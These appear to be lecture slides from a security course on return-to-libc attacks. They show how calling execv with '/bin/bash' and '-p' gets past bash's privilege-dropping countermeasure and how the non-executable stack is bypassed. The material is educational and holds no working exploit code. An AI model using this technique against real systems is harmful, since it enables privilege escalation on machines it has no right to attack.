
- Use a different **libc** library **function** that allows us to pass an extra argument (command + the option "-p")

  We can do this with the function
  execv(const char* pathname, char *const argv[])

  Argument 1 (pathname):
  address of "/bin/bash"

  Argument 2 (argv[]):
  argv[0] = address of "/bin/bash"
  argv[1] = address of "-p"
  argv[2] = NULL (i.e., 4 bytes of zero)

Defeating Shell's Countermeasure



Key1:
0's can be found in str[]

Key2:
Need two strings (/bin/bash, -p)

Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation